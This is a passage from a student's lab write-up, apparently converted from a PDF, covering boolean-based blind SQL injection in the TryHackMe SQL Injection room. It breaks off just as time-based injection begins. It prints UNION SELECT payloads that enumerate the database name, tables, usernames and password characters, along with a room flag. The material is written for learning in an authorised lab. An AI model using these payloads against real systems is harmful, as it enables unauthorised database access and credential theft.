


Figure 17. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- after testing different values, I confirmed 3 columns
- payload used: admin123' UNION SELECT 1,2,3;--




Figure 18. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Step 2 - Identifying the Database Structure

- Payload used : admin123' UNION SELECT 1,2,3 WHERE database() LIKE 's%';--






Figure 19. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- This part took me some time as I had to test letters one by one:
- a%- false
- b%- false
- c%- false
- d%- false
- e%- false
- f%- false
- g%- false
- h%- false
- k%- false
- l%- false
- m%- false
- n%- false
- s%- true
- This process helped me identify the database name.



Payload:
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--
outcome: a table in the sqli_three database named users,

Figure 20. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.



Payload: dmin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'id'; outcome: column id found

Figure 21. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Step 3 - Testing Credential Values

- I repeated the same process





Figure 22. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Payload: admin123' UNION SELECT 1,2,3 from users where username like 'a%
outcome: username like ’a%’ found



payload: admin123' UNION SELECT 1,2,3 from users where username like 'admin%

Figure 23. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.




Figure 24. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Payload: admin123' UNION SELECT 1,2,3 from users where username like 'a%
outcome: true




Figure 25. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Payload: admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
outcome: username with like ‘a%’ is stored in database with like’s% and password with like ’a%’ is not on the database.




Figure 26. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Flag: THM{SQL_INJECTION_1093}




Figure 27. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

- From this task, I learned that a careful step-by-step process works and that True/false responses can leak full database info.

6. Time-Based Blind SQL Injection (Task 8)

- **Testing a Time Delay**
- I used SLEEP(5) to detect successful queries based on delay. This helped me extract the database name.


